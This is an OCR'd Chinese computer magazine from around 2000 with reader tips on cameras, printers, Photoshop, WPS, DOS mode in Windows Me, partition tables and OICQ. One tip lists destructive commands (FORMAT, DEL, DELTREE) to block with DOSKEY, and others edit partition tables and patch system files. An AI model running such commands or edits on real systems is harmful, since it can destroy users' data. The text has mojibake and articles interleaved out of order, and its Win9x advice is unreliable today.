相机独特的银色金属外层机身和娇小玲珑的轻巧设计，使它看起来很具时代感，并可轻轻松松地就能够放到衬衫的口袋中，与市场上的其他商品相比，可以算是一个最小巧的设计。虽然它只有100万个像素（1152 x 864），但是2X的光学变焦透镜，可以增强效果，而无损于图像的精细度和质量，完全可以产生清晰逼真的彩色图像。同时在拍摄后，使用1.8”的液晶显示屏来检验你的画面，从而可以保留你喜欢的画面并删掉你不喜欢的。虽然在分辨率上没有奥林巴斯C-860高，但它电源的节能设计，却会为你省下不少的银子。这款Kodak　DC215市场售价也在3000元左右，性价比很高，属于热卖机型。

3.爱克发 AGFA　CL18（图7）

价格是家庭用户最关心的问题了，爱克发　CL18这款机型操作简单、功能实用，目前市场上销售价格不到两千元。它采用光学取景器，内置闪光灯，电子快门，固定光圈，黑白LCD文字显示，一机两用可作摄像头连续动态录像及数码相机静态拍照。附带爱克发独有的PhotoGenic影像提升软件，能除去一般数码相机常见的毛病，如JPEG压缩、高反差色调、缺角和像素化现象。不过照片解析度只有640×480，但是这应该可以满足一般生活照和网页图片的制作了。目前市场上还有分辨率在320×240的机型和价格在千元以下的淘汰型，笔者建议选购时最好不要考虑这类低分辨率的相机，因为其成像的质量很不好，影响观看的效果，购买没有什么意义，还不如选购一只分辨率在640×480的摄像头，毕竟现在许多摄像头都在千元以下，而且同样具有静态拍摄功能。

以上所讲这些肯定有不足的地方，毕竟数码技术发展太快了，产品的更新周期也随之加快，不可能做到面面俱到。大家在决定购买之前最好先到市场上去做个了解，不要急于马上购买，或许有些性价比更好、你更喜爱的机器正在等着你去发掘它！



图1



图2



图3



图4

选购和使用的注意事项

数码相机与电脑的连接：一般来说，数码相机拍摄的影像只有输入到电脑中才能进行处理和制作（个别相机提供从相机直接打印或视频输出的功能，如Epson ephoto系列相机）。目前数码相机的传输界面通常采用RS-232串行口和USB（通用串行总线）接口。RS-232串行口的最大缺点是数据传输速率较低，一般只有115kbps。而USB接口支持即插即用，不需要安装，并且速度为RS-232串行口的十几倍。所以有能力的用户最好选择支持USB接口的相机，否则传输速度过慢，一幅精度较高的图像从显示到下载到电脑中可能会让你等上好几分钟。

数码相机捆绑软件：在购买一款相机时它会随机附带一些正版工具软件，这些软件主要用于对相机的驱动控制和对所拍摄影像的处理。首先通过这些软件才能将图片传送到电脑中，然后用其专门配带的软件对图像进行修改、加工，才会获得更好的品质，使你更加满意。如果附带有电子相册工具，还可对图像进行分类管理，大大方便了对数字照片的选择和使用。软件是数码相机的重要组成部分，可不要小瞧它的作用。

图像存储卡：某个品牌数码相机一般只能使用同一类型存储卡，不兼容其他类型。通常有SmartMedia卡和CompactFlash卡两种。爱克发、奥林巴斯、富士等厂商主要使用SmartMedia卡，柯达、JVC、松下、爱普生主要使用CompactFlash卡。SmartMedia卡在数码相机存储卡中最常见，由于没有内置控制部分，所以价格也比较低，并且SmartMedia卡最高只能支持64MB的容量。专业数码相机中常用到CompactFlash卡，它自带了控制模块，支持多种存储模式，具有很高的存储容量，其价格也可想而知了。新购买的机器，一般只配备一块容量比较小的存储卡，如果长时间使用的话，它的容量必然会影响你记录重要、珍贵的镜头，所以可根据自身情况另购一块存储卡。



图5



Í¼6



图7

供电方式：要使数码相机工作，一般采用5号电池、可充锂电池、交流变压器供电，这可是关系到你使用成本的问题，有可能会出现买得起但用不起的情况。因为数码相机都非常的耗电，以笔者使用的OLYMPUS 1400L为例，这款机器只能采用4节5号电池供电，放入全新4节“劲量小子”，使用一个小时后就全都没“劲”了。所以建议大家购买时选择配备有可充电池的相机，这样既环保，最主要的还是给大家节省不少的银子。在使用中注意不要以普通充电电池代替原配电池，因为电压的微小差别有可能造成烧掉机器的后果。另外不注意节省电量，电池就会在你没拍摄几张照片后就耗尽了。

最后还是一句话，大家购买时本着“适合自己，够用就行”的原则，不要因为追求流行，花大把的银子买一个操作复杂、要求极高但并不适用的数码相机，也不要因为贪图便宜，省下并不多的钱换来自己不满意的效果。希望你能找到功能与价格上的最佳平衡点，选购到自己称心如意的产品，加入到数码大家庭中来，感受数码时代给你带来的震撼与魅力！

举手之劳 解决EPSON LQ-1600K打印机故障

¡õ龙泉 方岳

EPSON LQ-1600K系列针式打印机应用比较广泛，笔者所在单位就有好几台。在碰到一些打印故障的时候，不妨自己小试身手。

1.检查打印机是否处于联机状态，一般在面板上可以直接观察到这个联机的指示灯，如果没有亮，请按一下“联机”按钮。

2.检查打印机电缆与电脑是否连接好，尤其在打印机搬动过之后或者是借用的打印机要重点检查。注意电脑和打印机两端连接处都要检查。

3.关闭并重开打印机电源。这样做能解决许多莫名其妙的打印故障，原因在于它清空了打印机内存中的数据。

4.检查是否将打印机设成是系统默认的打印机。在“我的电脑/打印机”或者“开始菜单/设置”中用鼠标右键点击系统所使用的打印机图标，看是否将该打印机“设成默认值”，如果不是，或者“暂停打印”选项前打了勾，请改成“设成默认值”。

5.检查磁盘空间是否太小。如果磁盘剩余空间太小的话，请清空回收站或者删除一些你确认没有价值的东西。

6.如果打印机发出正在打印的声音，但实际并无打印输出，请检查色带是否安装正确或者色带是否已旧。

7.如果你熟悉CMOS设置，不妨再检查一下打印机端口是否设为“Enabled”，并改变打印端口型号试一下。

PhotoShop 慢马加快鞭

□广东 廖年旺

用过PhotoShop的朋友都知道，在启动PhotoShop的时候需要等待一段比较长的时间（大约需30～40秒）。笔者经过长期探索，发现原来可以通过调节系统性能以及对PhotoShop进行一些参数优化的设置，大大提高PhotoShop的启动与应用时的速度。

一、系统性能的调节

1.扩大系统的虚拟内存。如果你的硬盘有很多剩余空间的话，那不妨将系统默认方式的虚拟内存扩大一些：右击“我的电脑”，选择“属性”，再在“系统属性”对话框中依次点击“性能/虚拟内存”，在“虚拟内存”中选定“用户自己指定虚拟内存设置”一项，之后在其下的“最小值”中将其值设置为你机子内存的2到3倍，“确定”退出，重新启动即可。

2.将“开始”菜单的“启动”栏下不必要的项目删除，以节约一些系统资源。

3.在“显示属性”里，将“墙纸”和“屏幕保存程序”都选为“无”。

4.在PhotoShop启动的初始化过程中，我们发现它经常要检索系统里的字体文件。所以将Windows的FONTS目录下多余的字体文件删除，可以加快PhotoShop的检索过程（事先最好备份这些字体文件）。

5.用“磁盘碎片整理程序”整理硬盘。

二、PhotoShop的参数设置

1.在安装后的PhotoShop根目录下，找到Adobe Photoshop Settings目录，在该目录中有一个名为“photos50.ini”的文件，打开它，键入“STICKYCURSORS=1”、“REDRAWBKDOCS=1”和“VMASYNCIO=1”这三句。其中第一句可以排除在光标出现“粘滞”或者没有及时反映当前所选的工具时的故障；第二句是让Windows自己管理交换文件，同时将PhotoShop暂存盘设置在非压缩磁盘上，这样可以大大地提高系统性能；第三句是使PhotoShop在256色模式中更改调色板时重绘每个打开的图像。

2.PhotoShop打开图像文件时，经常在状态栏中显示“正在检测图像水印……”，其实这一过程是在确认文件中是否包含带版权信息的水印，这一过程的检测是可以忽略的。操作是：在PhotoShop的根目录下找到Plug-Ins文件夹，删除Digimarc目录。之后，你仍然可在PhotoShop的“滤镜”菜单中通过“Digimarc”项下的“读取水印”命令进行手动的检测水印。

通过以上操作后，基本可以让PhotoShop启动速度加快50%左右。

Telnet 也能处理邮件

□湖北 李林

用浏览器查看自己的电子邮件，如果碰上网速慢的话，不仅浪费白花花的银子，说不定最后还来个“该页无法显示”，落个陪了夫人又折兵。有的是用OE或者Foxmail等来收邮件，登录到POP3服务器的110端口，把邮件收回来再查看，虽然方便些，但有时收封信也要十几分钟。也难怪，那么多用户同时收邮件！

为了摆脱网速的烦恼，终于找到了一个好方法：你不给我传过来，我自己到你那里去看！远程登录Telnet就可搞定，下面以登录163为例：

telnet pop.163.net 110 （登录到163收件服务器的110端口）

user yourid （user后面跟你的163账号）

pass ****** （pass后面跟你的密码）

stat （请求server回送邮箱统计资料，如邮件数、邮件总字节数）

retr 1 （查看第一封邮件的文本）

dele 1 （删除第一封邮件，server标记删除，quit命令执行时才真正删除）

rset （撤消所有的dele命令）

top 1，m （返回邮件的前m行内容，m必须是自然数）

list 1 （返回第一封邮件的大小）

noop （服务器返回一个肯定的响应）

quit （结束与服务器会话）

怎么样，是不是很简单？有的垃圾信远程就可以删了，免得影响别的信件浏览！而且网速再慢，也不会随便与服务器断开！

金山 KINGSOFT 园地

年年岁岁花相似，岁岁年年人不同
今天，又有3位亲爱的朋友拥有了“金山”……送出的奖品
可惜这两位，不是我小渔，可能也不是你
不要失望
好运总会轮到你啦^_^

WPS2000反片输出

□黑龙江 张可心

由于工作的关系，经常用到WPS2000的反片输出功能。但在实际应用当中，我发现WPS2000的反片输出与激光打印机的内置字体及内存大小有着直接的关系。书版在反片输出时还可以，但是表版在反片输出时，表格里的数据却打印不出来。于是我想到了一个办法，以3行3列的表格为例作简要说明。

首先打开WPS2000，页面设置为16开大小，上下左右边距都为20mm，排好表格和添入数据后选中整个表格，复制；接着打开Windows的“画图”，“粘贴”，然后调整画布的大小，使之略大于表格，表格的边框与画布边的距离在1到2mm之间为宜。然后把它另存为一个扩展名为“.bmp”的文件。回到WPS2000中，新建一个空白文档，纸张大小与页边距同上，单击“插入”菜单下的“图像”，将刚才保存的图像文件插入到页面中，使之水平居中、垂直居中。然后选中图像，点击右键菜单下的“旋转镜像”→“水平镜像”。这样我们在页面上看到的就是一个反转过来的表格。

下面要做的就是将它打印到硫酸纸上，然后就可以做PS版了（在打印的时候，千万不要选“反片输出”）。通过上面的方法，即使用普通的家用喷墨打印机也可以实现反片输出功能，只是打印效果不如激光打印机的效果好。■

WPS2000紧急时刻显身手

¡õ四川 王学恩

学术会议的26篇发言论文全部使用了Powerpoint做成的幻灯片，而惟独有一位教授在上台讲课前五分钟才把存有讲课文稿的软盘送到我的手上。装入微机运行，我发现这是在Word下编辑的文稿，而Word虽然有全屏显示的功能，但没有演示功能，不能使每页得到完整地显示，怎么办？

我突然想起了我的微机中装有WPS2000，于是，我将教授的文稿迅速在硬盘上以*.txt后缀名另存，再在WPS2000下打开该文档，标题字号选择初号，字体选择黑体，正文字号选择一号，字体为宋体，行距为5mm。在“页面设置”栏内，将页面自定义为400×297（这一点非常重要，全屏显示效果最佳），不到五分钟，全部搞定。在“工具”下拉菜单中，我找到了“演示”，演示的换页方式多达25种，和Powerpoint几乎没有区别，确定完自己所要的几种方式之后，我一看离教授正式讲课还剩一分钟，于是忙里偷闲地找到了金山素材库，给教授的讲稿插入了几幅图画，甚至还有动画效果。

在教授登上讲台的同时，我的多媒体投影仪打出了教授讲课的标题，使用Page Up和Page Down这两个键，实现了整屏翻动的功能，教授对此结果非常满意。■

用WPS2000拼字

¡õº³Õ 巴琳

在录入文字时，会遇到一些不常见的字，字库里是没有的，对此我有几点小经验，可供参考。

1.对于左右结构的字，如“镕”字 可先输入“钅”“容”，把“钅”“容”字体的长宽比设为80%，再把“钅”“容”的字间距定义为-50，这样就可以拼成“镕”。

2 对于上下结构的字，如“赟”字可先输入“斌”“贝”，把“斌”字定义成扁体字号稍大些的上标，把“贝”字定义成扁体字号稍小些，再把“斌”“贝”字间距定义为-100，就可以拼成“赟”字。

3 对于全包围结构（如“囮”），先输入“回”字，再从插入菜单中单击文字框选项，插入一个文字框，单击文字框，再单击右键，从绕排方式中选择“不影响排文”，再从对象属性中把文字框的边框风格“内外留空”都定义成无，边线端点“类型”定义为空线，注意把“填充阴影”里的“填充风格”定义为填充方式，然后关闭。再双击文字框，定义为编辑状态，输入“化”字，定义成相对大小，把文字框移至“回”上，用文字框“化”字填充“回”字里的“口”字，就可以拼成“囮”字。此种方法也适合半包围结构和重叠结构。■

□山东　王永军

DOS的亲“Me”接触全解

Windows Me为我们带来了漂亮的外表以及操作上的诸多方便，但取消了Windows95/98中的MS-DOS模式及开始菜单中的“关闭系统并重新切换到DOS”的功能，如何为其补上呢？

第一级别：入门级

此级别应用的专业知识较少，比较适合那些菜鸟级的电脑玩家。此级别特别为大家提供了三种方法：

1.从“开始”菜单中选择“运行”，然后在命令行中输入“command”命令，如图1所示的Windows95/98的“MS-DOS”模式又出现在你的面前。




图1

2.用Windows Me下创建的启动盘启动计算机进入DOS状态，不过需要注意的是这种DOS模式不同于方法1中的“虚”DOS模式，在这种状态下，我们就可以应用像PQmagic、HWINFO等必须在实DOS模式下运行的软件。

3.此种方法可以让你还原Windows95/98“开始/程序”菜单中的“MS-DOS方式”，操作步骤如下：在桌面上单击鼠标右键，在弹出的菜单中选择“新建/快捷方式”；在“命令行”中输入“command”，单击下一步；在弹出的“选择程序的标题”的“选择快捷方式的名称”中输入“MS-DOS方式”，然后点击完成。此时在桌面上会出现“MS-DOS方式”的快捷方式，用鼠标将其拖至“开始/程序”中或者直接将其复制到C:\Windows\Start menu\Programs文件夹中即可。

第二级别：提高级

在此级别中我们采用的多是一些软件高手根据Windows的一些不方便之处而专门设计的辅助软件，正所谓“它山之石，可以攻玉”，所以如果我们善于应用这些软件，同样可以起到事半功倍的效果。在此级别中我为大家介绍三款进入DOS模式的辅助软件。

1.EasyConsole

这是一个用VB编写的辅助软件，轻松安装完毕后，找到“EasyConsole.exe”文件执行即可运行它。程序




图2



图3



图4

的运行界面如图2所示，它可以让你在Windows的图形界面输入DOS指令，执行结果会在图2中的DOS窗口中出现，还有资源管理器形式的文件目录，用鼠标点选就能直接到那个目录去。程序提供了5组记忆DOS命令的功能，你只要在图形界面的命令行中输入DOS命令，例如dir，然后点击图2中向右的箭头，即可将该命令存储起来并显示在按钮上，执行时点击该按钮即可。

2.GO DOS

安装后，在文件夹、盘符或一个文件上点鼠标右键，弹出图3所示的菜单，其中有一个选项"Go Dos"，点选后，会直接进入当前目录的MS-DOS方式；如果是文件则进入当前文件所在目录的MS-DOS方式，不限盘符和目录名称。需要注意的是在文件上点右键，还会有一项"Go Explorer"，点选后会弹出一个新的资源管理器。

3.RjhExtensions

安装完成后，选择一个文件或目录，点击鼠标右键弹出如图4所示的菜单，你会发现在右键中多出了八个选项，选择其中的“DOS Prompt”，怎么样，很方便吧？

第三级别：大师级

以上介绍的方法多数实现的是DOS的“虚”模式，有些要求比较高的软件可能无法运行，那么如何在Windows Me中实现类似Windows95/98中“关闭系统并切换到DOS模式”的功能呢？这就需要一个补丁，我们可以通过这个补丁让Windows Me的实DOS模式重见天日。具体的操作步骤如下：

1.将这个补丁程序Winmedos.com及Window\command\ebd\io.sys、Windows\command.com、Windows\system\regnv32.exe四个文件拷贝到一个临时文件夹Windowsme中。注意一定要拷贝到同一

WIN98的DOS不识盘 重装系统下手难

□西安　肖华勇

症状　朋友重新安装系统，将所有重要的东西备份在最后一个盘E盘上，并将光盘上的WIN98安装系统完全拷贝到E盘，然后将原先装有WIN98系统的C盘格式化为系统盘，以便从C盘启动机子。他原想等机子启动后，直接从E盘安装WIN98，但机子启动后，他发现E盘不见了，C盘和D盘都好好的，就是E盘无缘无故地消失了。

困惑：我不信，因为硬盘的各逻辑盘是否存在，完全由分区表决定。朋友只是格式化了C盘，并没有动分区表呀！如果是由于C盘和D盘是FAT16，而E盘是FAT32，那么用DOS6.22或WIN95的DOS倒是会发生这样的事情，但朋友是用WIN98的Format命令格式化的，因此机子是用WIN98的DOS启动的。为验证这点，我还用VER命令查看了一下，确实是WIN98的DOS。到底E盘是怎么丢失的？

猜测：“WIN98正常启动可以识别E盘，而WIN98的DOS启动就识别不了E盘”，以前没有遇到过，但还是设法验证一下这个猜测。先走第一条路，首先从有WIN98安装系统的光盘启动，并准备从光盘直接安装WIN98，但系统竟提示可能有压缩盘，不能安装WIN98，退出后只能进入WIN98的DOS，依然不能识别E盘。

于是走第二条路，将该硬盘摘下，挂在另一台装有WIN98系统下作从盘，结果惊喜地发现原硬盘的E盘能够被识别了，里面的文件全部存在，我们松了一口气，说明E盘不会是什么压缩盘，是能够被WIN98正常识别的。而且也验证了我们的猜测：WIN98正常启动可以识别E盘，但从WIN98的DOS启动却不能识别E盘。剩下的问题是如何在该硬盘上安装一个WIN98，只要有了WIN98系统，就不愁找不到E盘了。

成功：我们依然将该硬盘挂回原机器作独立主盘，尝试一条新路：将光盘上的WIN98安装系统拷贝到D盘，然后从D盘安装WIN98系统。输入安装命令Setup后，系统对C盘和D盘作了长时间的检查，最后通过检查，开始正常安装WIN98了。大约半个小时后，WIN98安装完毕，打开桌面上“我的电脑”，E盘果然乖乖地摆在那里！

原因：虽然把问题解决了，但总感觉不踏实，因为这个成功似乎只是偶然碰上的。而且更重要的是，为什么WIN98的DOS不识别E盘，能不能让WIN98的DOS也能够识别E盘？为探明这个原因，我先启动到WIN98的DOS，用Diskedit工具也只识别C盘和D盘，没有E盘。但根据各盘的起始柱面号，很快就找到了C、D、E盘的分区表信息。

C盘分区信息：

1B0：8001

1C0：01000BFE7F373F00----0000F97A4C000000

1D0：41380FFEFFFE387B---4C00E06AB4000000

D盘分区信息：

1B0：0001

1C0：41380BFEFF1B3F00----0000A5A476000000

1D0：C11C0FFE3F17E4A4---7600FCC53D000000

E盘分区信息：

1B0：0001

1C0：C11C0BFE3F173F00----0000BDC53D000000

1D0：0000　000000000000---0000000000000000

该硬盘是一个有1048个柱面、255个磁头、63个扇区共8.6GB的大硬盘。分区表上各参数以前有文章介绍

目录中，否则，补丁将不起作用。

2.去掉后面三个文件的隐藏和只读属性。

3.在Windowsme文件夹中执行winmedos.com程序，此时会给出一些提示信息，按下任意键开始打补丁，之后你会发现一些“Patch-done”之类的成功信息，告诉你已经修改成功。

4.将IO.SYS拷贝到C盘根目录下，将COMMAND.COM拷贝到Windows目录下，将REGENV32.EXE拷贝到Windows\System中。

5.将CONFIG.SYS和AUTOEXEC.BAT两个文件做如下修改：

在CONFIG.SYS中加入DEVICE=C:\WINDOWS\IFSELP.SYS

在AUTOEXEC.BAT中加入C:\WINDOWS\WIN.COM

然后重新启动计算机，在出现“Starting windows millennium Emergency Boot”画面时按下F8键出现启动画面，在其中选择DOS模式即可。

听完我的介绍，不知道大家是否找到了自己所对应的级别？赶紧试试吧，相信一定会令你满意的。对了，上述软件及补丁可到www.cfan.net.cn下载。

过，查看一些 DOS 书籍也可以弄清楚。这里只谈谈分区标志。分区标志位于 1C2 和 1D2 处，06 表示 FAT16 形式的活动 DOS 分区，05 表示非活动 DOS 分区，0B 表示 FAT32 格式的活动 DOS 分区。0F 的意义我没找到资料，Diskedit 竟识别为 unused，我猜测是 WIN98 所特有的，表示 FAT32 的扩展分区或非活动分区。

看 C 盘分区表，1C2 处的标志为 0B，表示 C 盘是 FAT32 盘；1D2 的标志为 0F，表示 D 盘是 FAT32 盘；同样 E 盘也是 FAT32。为什么 WIN98 的 DOS 启动不识别 E 盘，是不是 D 盘分区表上表示 E 盘的分区标志 0F（在 1D2 处）造成的，如果将其修改为 05 会如何？于是我试着将 D 盘分区表上的 1D2 处由 0F 修改为 05，重新从 WIN98 的 DOS 启动，乖乖，E 盘豁然出现了，里面内容也完全正确；再重新从 WIN98 正常启动，E 盘也一切正常。看来，问题的确出在分区标志上。这个 0F 标志，WIN98 正常启动能识别，但从 WIN98 的 DOS 启动就不能识别了。

为验证这一点，我后来还找了一台同样配有 8.6GB 的硬盘，但有 C、D、E、F 四个逻辑盘，且每个盘都是 FAT32。该机从 WIN98 的 DOS 启动，四个盘都能识别，并没有出现不能识别的盘。查看分区表，发现除 C 盘的 1D2 处为 0F 外，其他盘分区表的 1D2 处都为 05，如果将它们修改为 0F，同样的症状出现了，从 WIN98 的 DOS 启动后只识别 C 盘和 D 盘，E 盘和 F 盘却不见了。但从 WIN98 正常启动，在“我的电脑”中却可以清楚地看到 E 盘和 F 盘。

经验：通过上面的经历，可以总结出如下几条实用经验：

1. 如果你在 WIN98 下重装系统，最好将所有要备份的东西都备份在 D 盘上，以便在启动到 DOS 下后能立即使用，因为任何时候 C 盘和 D 盘都是可见的。

2. 如果从 WIN98 的 DOS 启动找不到 E 盘或 F 盘，不要紧张，直接安装 WIN98 就行了。如果不能从光盘直接安装，可以将安装系统拷贝到 D 盘，从 D 盘安装 WIN98。

3. 如果你有能力修改分区表，那么不必理睬 1、2 两条，只要将丢失盘的分区标志由 0F 修改为 05，重新启动机子就行了。

找不到 DLL 文件故障的解决

□福建　Shaw

一般来说，DLL 文件常见故障有三种：一是 DLL 文件丢失，盘上根本就找不到相应的 DLL 文件；二是 DLL 文件在盘上，但是位置不正确，运行软件找不到所需的 DLL 文件；三是 DLL 文件在盘上但已经损坏。对于第一、第三两种情况，只要将所需的 DLL 文件从安装盘上重新提取或从其他机器中拷贝过来即可解决。而对于第二种情况的处理，只要看一看下面的内容就知道了。

近日笔者所在单位新装一种财务软件，但是一运行该软件就出现“找不到？？？.dll 文件”的错误提示。仔细查看提示信息，是找不到一个名叫 pr???.dll 的文件。立即打开搜索窗口，输入该文件的名称进行查找，怪了，在财务软件目录下明明有该文件，怎么会找不到呢？于是笔者就用了一个“土”办法：将该 DLL 文件复制到系统目录 \Windows\ 下。再运行财务软件，还是找不到 DLL 文件。不过，这次是另外一个 po???.dll，再将其复制到系统目录后运行财务软件，又跳出另一个 DLL 文件未找到。这下心里有点眉目了：问题不是没有所需的 DLL 文件，而是财务软件运行时不知道这些 DLL 文件在哪里。

解决方法：运行系统配置实用程序 Msconfig，然后在环境页中编辑 Path 一栏，在该栏内容中增加财务软件的安装目录，保存退出，再运行财务软件，一切正常。

□河南　李常乐

奇妙的 DOSKEY

在纯 DOS 环境下（也可以是 MS-DOS 方式），我们可以用 DOSKEY 命令把一些非常具有破坏性的命令锁定，譬如：FORMAT、DEL、DELTREE 等对硬盘、系统有杀伤作用的命令。锁定命令如下：

C:\>DOSKEY　FORMAT=Bad command or file name!　　（回车）

当别人恶意格式化你的硬盘时，系统将会显示：“Bad command or file name!”，拒绝执行格式化命令。

如果在某种特殊情况下，你自己需要格式化硬盘，那该怎么办呢？你可以输入下面的命令：

C:\>DOSKEY　FORMAT=　　（回车）

这样你就可以格式化你的硬盘了。

步 步高

ACPI引起的故障

郑广文

主要配置：赛扬466、6.4GB硬盘、Intel 810主板、32MB内存。

故障现象：启动速度慢，“非法操作”出现频繁，运行程序时经常死机。

排除过程：询问得知，从今年5月买回家至今没重装过系统，而且经常安装和删除大的软件和游戏。于是我决定重做系统，但三次安装Win98，都在安装显卡驱动之后出现蓝屏。最后进入CMOS设置，发现ACPI Function为Enabled。突然想到说明书上写着：“本机器高级配置和电源管理接口（ACPI）已经打开，安装时请以Setup /pj模式进行安装。”把ACPI Function改为Disabled，重新启动，一切O K 。

总结：虽然电脑都差不多，但难免会有大同小异的地方，所以在安装及维护电脑时，说明书是一定要看的。

用超级解霸2000读小说

□河南 郭伟华

超级解霸2000可以读.txt文件，所以如果小说是WPS或Word等文档，则需把它们“另存为”文本文档。打开超级解霸2000的“音频解霸”，打开文本文件就能听到读文章的声音了，不过读英文时，是一个字母一个字母地读，有点不爽。另外你还可以对它进行操作，同播放MP3一样：暂停、前进、后退……如果有多篇文章，则可选择“打开多个文件”菜单，轻松吧？

找找死机的原因—Asd

□山东 赵凯



Asd 是Windows自带的一个小工具，能够帮你在启动时自动跳过一部分能够导致系统崩溃的驱动程序。在“开始”菜单中单击“运行”，在打开后的路径中输入Asd，就可以启动该程序。

如果程序运行后告诉你“这台机器尚未出现严重的Asd操作失败”。那么祝贺你，你把机器管理得不错。相反，如果你的驱动程序有问题的话，Asd则会弹出一个窗口，列出所有启动失败的设备或操作(如图)。比如在我的机器上，Asd就列出了一个驱动程序，有可能导致我的系统崩溃。此时，在该程序前面的复选框中打上勾，再点击“确定”，就可以在下次启动时将该驱动程序屏蔽掉。同样，可以使用Asd启用先前由 Asd禁用的任何设备，而且Windows在下次启动时将尝试使用该设备。如果失败，计算机将停止响应。再次启动计算机时，Asd将禁止该操作运行，使你能够启动计算机。

赶快用Asd测试一下你的系统吧！

Photoshop复活记

王晨刚

自从升级完自己的机器后就一直无法使用Photoshop，现象是每次启动Photoshop到一半时出现一个非法错误提示。

后来看过《电脑爱好者》2000年第12期的《显示器驱动引发的问题》和2000年第14期的《专配驱动也有漏洞》两篇小文之后，才知道是PHILIPS彩显驱动的原因，而我用的也是PHILIPS 105S彩显。照着两文介绍的办法设置了几次之后，还是出现错误的提示。把WIN98自带的所有PHILIPS彩显驱动程序逐个试装了一次，还是不行。

最后打开Photoshop的主目录查看，发现八个子目录，分别是：Adobe Photoshop Settings、Goodies、License Agreements、Plug-Ins、Registration、Removed PhotoTools Items、Required和Training，其中Adobe Photoshop Settings目录里保存着Photoshop启动时的初始化配置，包括字体、颜色、设置选项等，其中名为Color Settings.psp的文件就是色彩文件。

我试着找了一台能正常使用Photoshop的机器把它的Color Settings.psp文件拷贝下来，覆盖到我的机器中，再启动后大功告成，Photoshop复活了！

这一招对Photoshop5.02中文版和Photoshop5.5英文版全部有效。

桌面播放VCD

□福建 杨树源

一次，本人用超级解霸看VCD，有几个镜头很好看，我没有用解霸的截屏功能，而是按了一下键盘的Print Screen，打开画图程序，粘贴。这时画图程序里播放起了VCD!再粘贴到Photoshop里面，居然也一样。只是看完后，或者关闭解霸后，原来美丽的画面变成了一幅粉红色的图片。

如果在播放的时候保存画图程序或Photoshop里的图片，那么解霸关闭后再打开刚存的文件就变成了一幅整张都是粉红色（RGB 255,0,255）的图片了。解霸的播放窗口的背景色不也是粉红色的吗?后来又发现，在播放VCD时,只要窗口(不管什么窗口)是粉红色的,都能播放。

那桌面呢?我赶紧把桌面颜色改为粉红色,用解霸播放VCD,简直酷呆了!居然在桌面上播放起了VCD!而且桌面上的图标仍然可以点击运行!



开机自动播放MP3

□四川 肖新攀

我们知道，直接双击一个MP3文件或一个播放列表文件（M3U）时，Winamp会自动启动并播放该文件。我们可以直接将一个播放列表移动到“开始”菜单的“启动”文件夹中（对于Win98及以上版本的用户，可以直接将该文件拖动至“启动”子菜单下；而Win95的用户则需要将该文件移动到“C:\Windows\Start Menu\Programs\启动”文件夹下）。这样，在Windows启动完成之后，Winamp就会自动运行并播放该列表中的音乐了。

OICQ之站长上线

□辽宁 来子

半年前来子曾经写过一篇叫《站长上线了》的文章，此文已经放到来子的主页中（http://laizi.126.com），文章介绍通过在主页中加入一条语句，从而实现在你的主页中用一个小图标反映你是否打开ICQ。也就是说当你打开了ICQ，会在主页里用一个特殊的图标表示出来。这次我要说的同样也是这个功能，但是主角改了，不是ICQ，而是OICQ，谁叫国内OICQ的普及率那么高呢？

要想在主页中反映OICQ的状态，同样还是要在主页中加入一条语句。

语句如下：<img src="http://infocenter.tencent.com/*******/a/1/" >

其中，*******这个数字就是OICQ号码，加入主页时改成你自己的就可以了，后面那个1是头像的代号。大家都知道OICQ有很多的头像，你想用哪个头像反映你的状态，就在这里输入相应的代号。但是，不同的头像都用什么代号呢？



这时我们就要查一查了。所有OICQ的头像，在安装OICQ时都已经安装到你的计算机里，并为它们编了号。用ACDSee打开C:\Program Files\Oicq\face文件夹，头像都被保存到这里（如图）。你可以看到每个头像文件名是用数字表示的。由于每个头像都有三种状态（在线、离线、离开），所以头像的文件名也就相应的是1-1.bmp、1-2.bmp、1-3.bmp。那么是不是你想用哪个头像就用那个数字呢？不是的，在主页中加入的头像代号与头像文件名中的数字有一定差别，但它们之间也有一定关系。头像的代号＝头像文件名的第一段*3－3，举一个例子，如果你想用文件名为10-1.bmp的头像，那么这个头像的代号就是10*3－3＝27。明白头像代号的算法，现在就可以把这条语句加入到你的主页里了。以后当打开OICQ时，主页中的头像就以彩色显示，当你关闭OICQ时，头像就以灰色显示。

这里再介绍一点，如果你在主页中加入< img src="http://infocenter.tencent.com/*******/a/1">这条语句，知道会出现什么吗？可能你会说，这条语句和前面提到的不是一样吗？当然也出1号头像了。不！你没有发现这条语句比前面那条在最后面少了一个“/”吗？就是这一个小符号，显示的效果全变了，出现的是图标，不再是头像了：Online就是在线，Offline就是离线。

有主页且有OICQ的朋友快在主页加入这条语句吧！

如何不使用OICQ附带的TE浏览器

¡õ³É¶¼ 飞扬II

可能由于时间比较仓促，TE浏览器功能还不很完善，给人们带来一些麻烦，那么怎样不用TE呢？你可以打开TE浏览器，在工具栏工具选项中选择“TE选项”将默认浏览器设为“Internet Explorer”，并将“启动时不检测默认浏览器”打上勾（如图）。如果还是不行，可以使用以下方法：

1.装好OICQ2000以后，转到装OICQ2000的目录，把TBrowser.exe文件剪切到其他的目录下或删掉。然后转到C:\Program Files\Internet Explorer目录下找到Iexplore.exe文件，然后点一下工具栏中的复制，之后再转到OICQ2000所在的目录粘贴刚才所复制的文件，最后把Iexplore.exe文件改名为TBrowser.exe。

2.装好OICQ2000以后，打开我的电脑，在“查看”菜单中打开“文件夹选项”，选标签中的“文件类型”。在已注册的文件类型列表中选“Microsoft HTML Document 5.0”，按“编辑”，接着选中“open”并按“设为默认值”、确定即可；然后在已注册的文件类型表分别选中“URL:超文本传送协议”、“URL:带私人验证的超文本传送协议”、“URL:文件传送协议”并重复上面的操作就可以将TE去除。



OICQ注意事项

□成都 飞扬II


“移动OICQ”功能是使移动电话用户可以直接和OICQ用户进行短讯通信的一种服务。

